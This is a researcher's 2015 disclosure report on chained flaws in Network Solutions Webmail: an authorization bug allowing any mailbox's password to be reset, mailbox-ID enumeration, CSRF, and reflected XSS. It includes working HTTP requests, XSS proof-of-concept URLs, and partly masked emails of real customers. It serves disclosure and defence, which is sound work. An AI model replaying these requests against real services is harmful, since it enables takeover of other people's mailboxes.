
CASE ID	CM-2015-01	AFFECTED PRODUCT	Network Solutions Webmail
DATE	2015-01-16	VULNERABILITY TYPE	Multiple
AUTHOR	Cristiano Maruti	SEVERITY	Low to High

Network Solutions Webmail

A tale about chained web vulnerabilities - for public release

Cristiano Maruti (@cmaruti)



2015-01-21

BACKGROUND

A few days ago, I bought my personal domain and e-mail service from Network Solutions, and then set up the account. A few days later, after the mailbox service was activated, while I was changing my inbox password using webmail something caught my attention; when I requested to change my credentials no previous password was required to update the current one. I also noted that the complexity requirement listed in the description was not enforced when choosing the new password. So I fire up my application proxy of choice and I investigate deeper through the application. This document reports my findings with enough details to reproduce the issue discovered.

Note: *the focus of the review, during my research, was the password management area and related functionalities. Based on what I observed and due to the complexity of the target application , I strongly believe that other areas may contain other kind of vulnerabilities as well.*

EXECUTIVE SUMMARY

While reviewing the Network Solutions webmail, I identified various security issues ranging from low to high severity. Some of them, chained together, could allow an attacker to arbitrary change the password of any e-mail accounts hosted on the service provider. All things considered – the volume of customers managed by the company and the kind of data affected by vulnerabilities – customer's data is put at risk and these issues must be addressed immediately. Below a summary of the key findings split by area of interest.

Area	Vulnerability	Page reachable to non-authenticated user?	Business risk
Authentication	Weak password change mechanism	No	Moderate
	Password complexity requirement not enforced	No	Moderate
Authorization	Ability to reset a mailbox password to an arbitrary value	No	High
	Ability to enumerate and identify valid mailbox ID and corresponding e-mail address	No	High
Data validation	Improper input validation (reflected XSS)	Yes	Low
Session management	End-user forced to execute unwanted action (CSRF)	No	Moderate

Disclaimer: *the information provided in this document is released following the general guidelines reported in the Open Source Responsible Disclosure Policy (https://github.com/bugcrowd/disclosure-policy). Any use or disclosure of information contained in this document to third parties is explicitly prohibited and subject to prior Network Solutions – a Web.com company – approval. No actions were taken to harm the users of the service and tests described were made on mailboxes I own.*

DISCLOSURE TIMELINE

Below the vendor contact timeline:

Date	Event
2015-01-21	Report submitted to vendor via e-mail (point of contact is the manager of abuse and fraud).
2015-01-22	Vendor requested more info about the vulnerabilities.
2015-01-23	Vendor triaged the vulnerabilities and the new point of contact is the VP of Security Engineering & CSO

Date	Event
2015-02-26	Vendor fixed the vulnerabilities reported.
2015-04-XX	Public disclosure.

TECHNICAL DETAILS

Below, a technical description of the identified vulnerabilities in the password management area. The vulnerabilities are presented with the steps needed to reproduce the problem as well as allow third-parties to assess the problem. When applicable a proof-of-concept will be included.

TESTING FOR WEAK PASSWORD POLICY (OTG-AUTHN-007)

After a successful login, when a user starts the password change process (update password link in the top right area), the application fails to apply security controls because the password complexity requirements were not enforced. Despite the application message states that "*Password must be 8-14 characters, and must contain all of the following: an upper case letter, a lower case letter, a number and a special character (! @ # $ % ^ & *)*" the current minimum requirements in place are having a 8-chars length and a digit in the password.

SUGGESTED COUNTERMEASURE

It is strongly suggested to check the password complexity on a regular expression that describes the minimum requisites to be satisfied.

TESTING FOR WEAK PASSWORD CHANGE OR RESET FUNCTIONALITIES (OTG-AUTHN-009)

Another issue was present in the password management area; when a user wishes to change his access credentials, the application doesn't request the input of the previous one. This is not a good security practice because if an attacker is able to take over a user session he could easily change the mailbox password. In the described environment, an attacker is also able to arbitrary reset a target mailbox password via a social engineering attack; this is also simplified by the absence of any anti-CSRF mechanism in the form used to submit the request to the web application.

The password reset mechanism can also be abused to reset the password of another account, probably due to an improper server-side authorization check. So an attacker that knows a mailbox ID (please keep in mind that the mailbox ID is different from the email address) can subvert the password change process to set the credentials of a target user's mailbox to a given value. This attack can be performed after a successful login on the webmail application; the only prerequisite to successfully conduct the attack is knowing the mailbox ID of the target user.

Vulnerability works both when the mailbox is under the same domain (my own domain in the described case) as well as under a different one. I checked both the situation with an account hosted on a different domain name and mine.

The box below shows a transcript of a request used to reset the password of another account I own under a different domain[1]; please note that the affected parameter is included, as a JSON encoded string, inside the `data` field. For completeness I reported both the original request as well as the edited one.

ORIGINAL REQUEST

```
POST /jsonEmailPasswordChangeWizardAction.do HTTP/1.1
Host: www.networksolutions.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:34.0) Gecko/20100101 Firefox/34.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: https://www.networksolutions.com/manage-it/email-password-
wizard/configurator.jsp;jsessionid=3a8b649454239c4b6a1d26d96c8c.075?accountId=35086552&parentProdIns
tId=3*******7&adTrackingBannerId=P2C100S1N0B2A1D38E0000V150&channelId=P2C100S1N0B2A1D38E0000V150&mai
lBoxName=info@<REDACTED>.com&emailProdInstId=3*******7&source=OX&allowUpsell=false
Content-Length: 393
Cookie: <REDACTED>
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

default-
method=emailPasswordChange&data=%7B%22clickToBuyReq%22%3A%5B%7B%22emailProdInstId%22%3A%223*******7%
22%2C%0A%22password%22%3A%22letmein1%22%2C%0A%22confirmedPassword%22%3A%22letmein1%22%2C%0A%22coupon
%22%3A%22%22%2C%0A%22adTrackingBannerId%22%3A%22P2C100S1N0B2A1D38E0000V150%22%7D%5D%7D&overlay=%2Fma
nage-it%2Femail-password-wizard%2Fconfigurator.jsp&accountId=&flowName=SFAM&rnum=7851
```

EDITED REQUEST

```
POST /jsonEmailPasswordChangeWizardAction.do HTTP/1.1
Host: www.networksolutions.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:34.0) Gecko/20100101 Firefox/34.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: https://www.networksolutions.com/manage-it/email-password-
wizard/configurator.jsp;jsessionid=3a8b649454239c4b6a1d26d96c8c.075?accountId=35086552&parentProdIns
tId=3*******7&adTrackingBannerId=P2C100S1N0B2A1D38E0000V150&channelId=P2C100S1N0B2A1D38E0000V150&mai
lBoxName=info@<REDACTED>.com&emailProdInstId=3*******7&source=OX&allowUpsell=false
Content-Length: 399
Cookie: <REDACTED>
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

default-
method=emailPasswordChange&data=%7B%22clickToBuyReq%22%3A%5B%7B%22emailProdInstId%22%3A%22WN.HE.
<REDACTED>%22%2C%0A%22password%22%3A%22letmein1%22%2C%0A%22confirmedPassword%22%3A%22letmein1%22%2C%
0A%22coupon%22%3A%22%22%2C%0A%22adTrackingBannerId%22%3A%22P2C100S1N0B2A1D38E0000V150%22%7D%5D%7D&ov
erlay=%2Fmanage-it%2Femail-password-wizard%2Fconfigurator.jsp&accountId=&flowName=SFAM&rnum=7851
```

SERVER RESPONSE

```
HTTP/1.1 200 OK
Date: Fri, 16 Jan 2015 16:56:33 GMT
Server: Apache
Content-Type: application/json
Set-Cookie: <REDACTED>
Set-Cookie: <REDACTED>
Keep-Alive: timeout=20, max=400
Connection: Keep-Alive
Content-Length: 20

{"result":"success"}
```

[1] The inbox was my personal working e-mail account.




Figure 1 - Application message states operation was successfully completed.

SUGGESTED COUNTERMEASURE

When a user is authenticated, save the mailbox ID into his current session; otherwise always check if a user's access request corresponds to his access privilege on the target object.

TESTING FOR CSRF (OTG-SESS-005)

While auditing the application I have not found evidence of the use of any session-related information inside the post-authenticated section of the application. This means that the application is vulnerable to CSRF attacks and an attacker can force a user, for example convincing him via a social engineering attack or via XSS, to execute unsolicited action on his behalf. This happens because the application does not include a session-related token while submitting a form, in a way unpredictable to the user.

Example of a form without an anti-CSRF token

```
<form name="ajaxform" id="ajaxform" method="post"><input type="hidden" name="SQMSESSID"
value="<REDACTED>" />
            <div style="margin-bottom: 10px;">
                <strong>
                    Email Address:                </strong>
                <br/>
                              <input name="redirected" type="hidden" id="redirected" value="yes" />
                <input rel="emailtip2.html?user_domain=mail.<REDACTED>.com" name="nameuser"
id="nameuser" type="text" value="" />
               <!--EMMAINT-1377 domain1A contains string in format @domain.tld //-->
               <label for="nameuser"></label><br />
            </div>
            <div style="margin-bottom: 15px;">
                <strong>
            Password
        :</strong>
                <br/>
                <input name="passuser" id="passuser" type="password" />
            </div>
            <div style="margin-bottom: 15px;">
                <input name="submit" id="submit" type="image" src="images/btn-
login.gif?SQMSESSID=<REDACTED>" alt="Login" />
            </div>
            <div style="margin-bottom: 20px;">

               <input name="secure_url" id="secure_url" type="hidden"
value="webmail3.networksolutionsemail.com">
```

Example of a form without an anti-CSRF token

```
                <label for="securecheck">

            Need help logging in ?  Contact Customer Service at 1-888-793-7657
        </label>
            </div><input name="domain_name" id="domain_name" value="" type="hidden" />
        </form>
```

This may open the way to various kinds of attacks like the creation or deletion of e-mails, calendar events or address book contacts.

SUGGESTED COUNTERMEASURE

Generate a session-related token for each rendered form in the user's browser and validate it when received submitted form at server side. The majority of web development framework supports by default the generation of anti-CSRF token.

TESTING FOR REFLECTED CROSS SITE SCRIPTING (OTG-INPVAL-001)

Although the focus area was the password management functionalities of the web mail, I have identified a simple reflected cross-site script (XSS) in the login form of the application. It seems that the `user_domain` field is not adequately validated and this could lead an attacker to inject arbitrary script in the context of the user's browser. The table below contains a transcript of the HTTP used to raise the payload (via POST).

XSS REQUEST - POST

```
POST /interfaces/sso/login.php?redirected=yes&user_domain=/><script>alert(1)</script HTTP/1.1
Host: webmail3.networksolutionsemail.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:34.0) Gecko/20100101 Firefox/34.0
Accept: */*
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflates
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer:
https://webmail3.networksolutionsemail.com/interfaces/sso/login.php?redirected=yes&user_domain=mail.
<REDACTED>.com
Content-Length: 195
Cookie: <REDACTED>
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

SQMSESSID=REDACTED&redirected=yes&nameuser=info&passuser=REDACTED&secure_url=webmail3.networksolutio
nsemail.com&domain_name=mail.<REDACTED>.com&submit=&submit.x=54&submit.y=4
```

It is also possible to copy and paste the link included in the table on your browser (tested on Firefox 35.0) to reproduce the issue (via GET).

XSS Copy & Paste PoC

```
https://webmail3.networksolutionsemail.com/interfaces/sso/login.php?redirected=yes&user_domain=%22/%
3E%3Cscript%3Ealert%28document.domain%29%3C/script%3E%3C%22
```




Figure 2 - An evidence of the reflected XSS triggered in the browser.

SUGGESTED COUNTERMEASURE

Validate data received from the input submitted by the user (for example with the aid of a regular expression) or that can be manipulated while in transit from the browser to the web server.

TESTING FOR ACCOUNT ENUMERATION (OTG-IDENT-004)

Well, now consider the possibility to extend the password reset vulnerability described before to take over any target mailbox hosted by the service provider. This attack has two prerequisites:

1. ability to reset a target mailbox password to an arbitrary value (satisfied);
2. ability to enumerate valid mailbox IDs hosted by the provider as well as customer's records corresponding to it (at least e-mail address).

This scenario allows an attacker to forcibly set a target e-mail account to a value of its choice and consequently get access to all the corresponding data present on the user's mailbox. A target user would likely detect if he was targeted by the attack because he will no longer be able to get his personal electronic message; however the risk and impact estimated of this kind of attack is very high.

Unfortunately the web application allows users – via a vector described later – to enumerate valid mailbox IDs and, go to bad from worse, it also permits to link it to the corresponding e-mail address. So the attack scenario described a while ago is far from being only theoretical...

While reviewing the page load in my application proxy, I saw two pages, hosted on www.networksolutions.com, that both contain an interesting parameter named `emailProdInstId`:

- `/manage-it/email-password-wizard/configurator.jsp`
- `/manage-it/email-password-wizard/thanks.jsp`

The `emailProdInstId` parameter accepts, from any authenticated user to the web mail, an alphanumeric id that corresponds to the unique mailbox id hosted on the Network Solutions systems. Iterating through this field allows an attacker to identify valid mailbox IDs as well as the corresponding e-mail address, returned as part of the response from the web application.

MAILBOX ID ENUMERATION VIA `thanks.jsp` – BASE REQUEST

```
GET /manage-it/email-password-wizard/thanks.jsp?emailProdInstId=3*******7&rnum=1889&ctbeRotationId=1
HTTP/1.1
Host: www.networksolutions.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:34.0) Gecko/20100101 Firefox/34.0
Accept: text/html, */*; q=0.01
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Referer: https://www.networksolutions.com/manage-it/email-password-
wizard/configurator.jsp?accountId==<REDACTED>&parentProdInstId=<REDACTED>&adTrackingBannerId=P2C100S
1N0B2A1D38E0000V155&channelId=P2C100S1N0B2A1D38E0000V155&mailBoxName=<REDACTED>&emailProdInstId=<RED
ACTED> &source=ED&allowUpsell=false
Cookie: <REDACTED>
Connection: keep-alive
```

MAILBOX ID ENUMERATION VIA `configurator.jsp` – BASE REQUEST

```
GET /manage-it/email-password-
wizard/configurator.jsp;jsessionid=2c5c478986f1757e02aec430685b.043?accountId=35086552&parentProdIns
tId=3*******7&adTrackingBannerId=P2C100S1N0B2A1D38E0000V150&channelId=P2C100S1N0B2A1D38E0000V150&mai
lBoxName=info@<REDACTED>.com&emailProdInstId=3*******7&source=OX&allowUpsell=false HTTP/1.1
Host: www.networksolutions.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:34.0) Gecko/20100101 Firefox/34.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://webmail3.networksolutionsemail.com/appsuite/
Cookie: <REDACTED>
Connection: keep-alive
```

During the test, I have generated a sequence of four-hundred incremental ID starting from `317536000` to `317536400` and I was able to identify the summarized mailbox IDs and email addresses reported in the table below.

Mailbox ID	Corresponding e-mail address
317536138	ben@S****S.CHURCH
317536114	will.kain@R*****N.COM
317536115	jeff.green@R*****N.COM
317536194	rachel@C**********D.COM
317536250	joseluis.blanco@S*****C.COM
317536233	gfmanalang.info@D**********N.COM
317536168	srisogal@M*****T.COM
317536330	ccarroll@N*****B.COM

Again no actions other than the ones I described have been made to harm accounts that do not belong to me, in the spirit of responsible disclosure.

SUGGESTED COUNTERMEASURE

Check the level of privilege of a user requesting an action before returning data they do not own.